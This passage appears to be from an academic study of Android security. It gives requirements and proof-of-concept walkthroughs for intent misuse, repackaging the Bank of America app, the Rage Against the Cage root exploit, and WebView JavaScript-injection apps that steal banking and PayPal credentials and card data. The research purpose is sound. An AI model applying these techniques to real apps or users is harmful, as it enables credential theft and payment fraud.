


FIGURE 18: MALICIOUS ACTIVITY LAUNCH TARGET CLASS DIAGRAM

Requirements

Id	Description
IC-MAL-T-1	The activity shall be "exported" on the application manifest
IC-MAL-T-2	On create, the activity will check for received extras, on the calling intent
IC-MAL-T-3	Extras will be used as basis to direct the activity behavior, without proper sanitization, if any

TABLE 19: MALICIOUS ACTIVITY LAUNCH TARGET REQUIREMENTS

4.1.2.6 Malicious Service Launch

Overview

Analogous to the Malicious Activity Launch, a component will invoke a exported service, achieving functionality not defined in its permissions.

The attacker application shall just contain an Activity, that invokes the service through an Intent, whilst the vulnerable application shall provide functionality on its service, that should otherwise be restricted by a permission.

Attacker

Class diagrams




FIGURE 19: MALICIOUS SERVICE LAUNCH ATTACKER CLASS DIAGRAM

Requirements

Id	Description
IC-MSL-A-1	The activity shall launch an Intent to the vulnerable service, upon user request.
IC-MSL-A-2	The intent extra fields shall match the vulnerable service used parameters.

TABLE 20: MALICIOUS SERVICE LAUNCH ATTACKER REQUIREMENTS

Target

Class diagrams




FIGURE 20: MALICIOUS SERVICE LAUNCH TARGET CLASS DIAGRAM

Requirements

Id	Description
IC-MSL-T-1	The service shall perform interaction requiring a permission (which will be awarded at the manifest)
IC-MSL-T-2	An Activity shall provide access to the service from the same application package
IC-MSL-T-3	The service shall be exported on the application manifest.

TABLE 21: MALICIOUS SERVICE LAUNCH TARGET REQUIREMENTS

4.1.3 Reverse Engineering typology

4.1.3.1 Repackaging

Overview

Description
In this case, an already published application is selected, driven by the following factors:

- The target application manages sensitive data
- The target application is widespread, having a large user base

For this matter a banking application was chosen, due to the sensitivity of the data it manages. More specifically, the chosen target application is the Bank of America personal banking service. According to the US Federal Reserve[20], it's the second largest bank in the United States, per total assets.

Abstract
The modifications to be performed to the target application shall fulfill the following, in order to depict a typical repackaging attack:

Id	Description
RE-R- 1	The modifications shall be performed at source code level (application resources are more easily accessible, but less representative)
RE-R- 2	The user interaction shall be maintained as is, in order to deceive frequent users (easiest approach is to replace the main activity with one of our own, but this misses the point of repackaging)
RE-R- 3	Personal data shall be collected from the application

TABLE 22: REPACKAGING TARGET APPLICATION REQUIREMENTS

No formal diagrams are exposed, due to the nature of the attack.

4.1.4 Privilege Escalation typology

4.1.4.1 Rage Against the Cage

Overview

Description

Since this vulnerability exploitation doesn't rely on object orientation, but on a sequence of structured programming, a flow chart will be used instead in order to show the inner workings of a possible attack.

Abstract / objectives

The attack depends on the successful execution of 4 different steps:

- Identifying the ADB process.
- Acknowledging the existence of NPROC on the system.
- Forking the current process indefinitely, until being unable to do so, because of the number of processes limit.
- Kill the identified ADB process.

Upon successful completion, ADB will start and stay as root, on vulnerable devices.

Attacker

Flowchart




FIGURE 21: RAGE AGAINST THE CAGE FLOW CHART

4.1.5 Reverse Engineering typology

4.1.5.1 Repackaging

Hands on: Bank of America application

In order to demonstrate how repackaging can be achieved, a proof of concept is coded, using the Bank of America Android application as our "victim", in its 3.3.233 version (a more up to date version is now available on Android's Play Store).

First of all, we open the application, to better understand what the application does and how it's shown to the user. The first thing we notice is that we're presented with an EULA on a pop-up window. That window, since it is part of the launcher activity (the easiest to locate in the AndroidManifest.xml) shall be our objective.




FIGURE 22: BANK OF AMERICA INITIAL SCREEN

Disassembling

The first performed action one we have obtained the APK (obtaining "APK Downloader"[21], a third party application, since Google doesn't allow direct download of the APK files), is to decompress and disassemble it, using the APK Tool.

This yields:

- The "res" folder mentioned before.
- A "smali" folder, containing the disassembled code, in folders according to the packages names.
- A decoded "AndroidManifest.xml".

Modifying

The first step towards modification is to locate the point where modifications are to be performed. In this case, being the first launched activity inside of the application, it will probably be exposed by the AndroidManifest.xml, as the activity with the "home launcher" intent filter.

Navigating to the package, in the "smali" folder, we locate the file named "StartupActivity.smali", corresponding to the initial activity. Looking up for "eula" inside of the file takes us to the "createEulaDialog()" method.

At this method, we can see it creates a WebView on the dialog, adds the license text inside, and attaches formatting as an HTML.

Our objective will be to use this dialog to deceive the user into giving away personal data.

To do so, we have three options:

- Modify the content of the HTML file:
  - Statically, with a form that submits to a web application under our control.
  - Dynamically, embedding an iframe that points to a web application, with a form, under our control. This is the one chose, for simplicity and flexibility.
- Redirecting the user to an external web site, changing the parameters passed to the WebView.

The second approach followed, in order to keep the additional code footprint as small as possible.

5 Implementation

In this phase, the outputs from both the analysis and the design phase are compiled into working proofs of concept, implemented using the Android SDK, able to achieve the defined success boundaries at the analysis phase, and following the requirements and diagrams exposed at the design phase.

Design has been thought to present visual proof when success boundaries are reached, therefore screenshots shall be shown, presenting the sequence followed to get to that point from the user side experience.

User interaction will be exposed, when necessary, pointing out the key steps.

5.1.1 WebView typology

5.1.1.1 Sandbox Holes with Frame Confusion

Overview

Although additional implementation is provided, for the Sandbox Hole vulnerability, this proof of concept covers both. In general, it:

- Demonstrates how a Java object is exposed to JavaScript code.
- Allows intercommunication, between two frames from different domains:
    - Host website at “albertori.co”.
    - Frame source at “wysywyg.tk”.

This proof is only meant to demonstrate malicious behaviors allowed by the Android API – in real world, this could be exploited through the ways exposed in the analysis phase: malicious iframe injected on a legitimate website, or application set on a malicious host page, with an iframe as victim. In this case, we’ll follow the first type of attack.

It is important to remind that the source of the attack comes from the web, having an iframe out of our control, on a legitimate webpage and application.

Invocation

FIGURE 23: SANDBOX HOLES PROOF OF CONCEPT - MAIN SCREEN

The WebView shows a website with a form, that allows storing a string and retrieving it, and an iframe, from an external source and different domain.

On the application, the following interactions have taken place:

1. JavaScript was activated:

```
wv.getSettings().setJavaScriptEnabled(true);
```

2. An object was interfaced to the website JavaScript, containing functions for storing and retrieving a string:

```
wv.addJavascriptInterface(
  new BridgedJSFunctions(),
  "storage");
```

On the other hand, the website provides a callback where to receive response:

```
function showString(key, value)
  { document.getElementById("input_text").value = value; }
```

Interaction




FIGURE 24: SANDBOX HOLES PROOF OF CONCEPT - INTERACTION

When the user sets a string, and saves it from the host page, we are notified of this interaction with the toast set up in our code. If we retrieve it again, we obtain our string back.




FIGURE 25: SANDBOX HOLES PROOF OF CONCEPT - ATTACK

However, if we have a similar webpage (with a similar script, accessing the same functions), on the iframe, hosted at a different domain, and we interact with it, the same functions are reachable, breaking the Same-Origin Policy.




FIGURE 26: SANDBOX HOLES PROOF OF CONCEPT - RESULT

5.1.1.2 Phishing application (Sandbox Hole + Javascript Injection + Event Sniffing)

Overview

This proof of concept represents a real world attack, focusing on one of the main banks in Spain. Such application will pretend to provide a legitimate access to the bank mobile website, and could either be uploaded to the Play Store (for a wide range of targets), or be directly installed on the victim's device.

The attacker intentions are:

- To retrieve the user credentials, for the banking website.
- To allow normal interaction of the user with the webpage.

The second point is especially important, since a user that is aware of being stolen his login information, is highly likely to contact his bank and lock his account.

Attack sequence

Invocation

FIGURE 27: PHISHING APPLICTION PROOF OF CONCEPT - MAIN SCREEN

When opening the application, the user is apparently shown the regular login of the bank website for mobile devices. However, the following code has taken place, on the shown WebView:

3. JavaScript was activated:

```
wv.getSettings().setJavaScriptEnabled(true);
```

4. A trigger was set up for injecting JavaScript on the page when it has already been loaded:

```
wv.setWebViewClient(
  new WebViewClient() {
    public void onPageFinished (WebView view, String url){
      view.loadUrl("javascript:…");
  });
```

The injected JavaScript code sets an action on the form submit, that calls another function with the id and password.

5. An object was interfaced to the website JavaScript, containing a function for showing password and id on a toast:

```
wv.addJavascriptInterface(
  new BridgedJSFunctions(),
  "BridgedJSFunctions");
```

Interaction




FIGURE 28: PHISHING APPLICATION PROOF OF CONCEPT - INTERACTION

When the user submits the login information:

1. The JavaScript action on submit sends the data to the interfaced object.
2. The interfaced object invokes a Toast to the user, showing the credentials he just entered
    a. Real world: This would be substituted by sending the information over to a server under the attacker's control (e.g. just loading a URL with GET data)
3. The user continues normal browsing of the bank website, unaltered.

5.1.1.3 PayPal fraud application (Event Sniffing and Hijacking + JavaScript Injection)

Overview

As another real world proof of concept, in this case a common situation is analyzed, exploiting event sniffing on WebViews with an online payment service, PayPal.

Some developers choose to publish their applications for free, expecting to get revenue from voluntary donations, through a donation button. Others prefer to rely on their own licensing system, to avoid Play Store fees[22], requiring the user to pay a license fee in order to execute the application. These are widespread models, well-known by users of the Android ecosystem.

However, if a malicious developer wished so, using a WebView for handling the payment process could hand him login information, along with the credit cards data of the users. That's the case we'll cover here.

Attack sequence

Invocation




FIGURE 29: PAYPAL FRAUD APPLICATION PROOF OF CONCEPT - MAIN SCREEN

At some activity, the user is asked to perform a payment through PayPal. Clicking on the button will open the PayPal login, inside of the same application. Apparently, it's the usual login webpage – but it has been modified to strip out everything but the login box, using JavaScript injection (using the same procedure of the previous attack).

In this case, since we're performing visual changes upon load, it's important to hide the view until it has already been tampered with, using a WebViewClient with:

- On the onPageFinished() trigger:

  ```
  view.setVisibility(View.VISIBLE);
  ```

- On the onPageStarted() trigger:

```
view.setVisibility(View.INVISIBLE);
```

The result is the following:




FIGURE 30: PAYPAL FRAUD APPLICATION PROOF OF CONCEPT - MODIFIED LOGIN

Interaction

The user is then expected to enter his PayPal credentials, and to press submit. At this point, this is what user sees (caused, again, by a `view.setVisibility(View.INVISIBLE)` call).




FIGURE 31: PAYPAL FRAUD APPLICATION PROOF OF CONCEPT - INTERACTION

Since we have set a client holding triggers for sniffing and hijacking the navigation, once the user has logged in (the WebView has been redirected to a certain URL), the view performs the following browsing emulating user interaction:

FIGURE 32: PAYPAL FRAUD APPLICATION PROOF OF CONCEPT - AUTOMATED BROWSING

This is achieved by using the WebViewClient trigger `onPageFinished`, checking for the current loaded URL, and loading the following step in our navigation, similarly to this:

```
if(url.contains(landingUrl)){
  view.loadUrl(creditCardUrl);
}
```

At the last point of the automated browsing, we will have reached to the "Add a credit card" webpage. The reason behind reaching this page comes from having the user real name shown, along with preexistent credit card information. This further convinces the user he has accessed the legitimate website.

Through JavaScript injection, the following elements are changed on the resulting page:

- Title: "Add a credit card" into "Please confirm your payment information"
- Submit button: "Add" into "Confirm payment (0.50 €)".
- Submit action (POST redirected to a URL under our control).

The result is the following:




FIGURE 33: PAYPAL FRAUD APPLICATION PROOF OF CONCEPT - RESULTS

After submission, the attacker will hold the full credit card information of the victim.

5.1.2 Intercommunication typology

The intercommunication typology proofs of concept intend to point out bugs developers introduce in their applications, active or passively (because of Android SDK design). Therefore, none of them can be considered real life examples, but depictions of behaviors existent in certain published applications.

5.1.2.1 Broadcast Theft

Overview

In this example, we will demonstrate how data can be leaked to components outside of the originating application sandbox, using a broadcast intent, by registering a different application to receive that message as well.

Such use happens for example when a result is to be returned from a service, to a component outside of the service sandbox, and no permission is required by a receiver.

Attack sequence

We issue an intent, from the first activity, as a broadcast using:

```
Intent i = new Intent();
i.setAction("co.albertori.HELLO_AUDIENCE");
i.putExtra("text", "This is a public broadcast, that I intend
Receiver to receive!");
sendBroadcast(i);
```

Without any permission specified, we just need to register our legitimate receiver with the following, on the application manifest:

```
<intent-filter>
<action android:name="co.albertori.HELLO_AUDIENCE"></action>
</intent-filter>
```

The result of this regular interaction is the following:




FIGURE 34: BROADCAST THEFT PROOF OF CONCEPT - REGULAR BEHAVIOR

However, if an attacker happens to implement such a receiver in an application that we later install in our device, he can proceed the same way. Just adding the previous intent-filter to the attacking application manifest enables it to receive the previous message as well (notice the different title on the screen):




FIGURE 35: BROADCAST THEFT PROOF OF CONCEPT - HIJACKED MESSAGE

This doesn't necessarily means that applications using this method are vulnerable. However, the SDK doesn't inform of it being a possible point of vulnerability, as it does with other behaviors, e.g. enabling JavaScript on a WebView.

5.1.2.2 Malicious Activity Launch

Overview

This vulnerability appears when there's no proper sanitization of the inputs the application receives (the intent extras). An activity has no possible methods to know where the intent was originated so, if an activity makes use of these parameters, the developer must make sure they don't allow a third party to induce malicious behavior.

Attack sequence

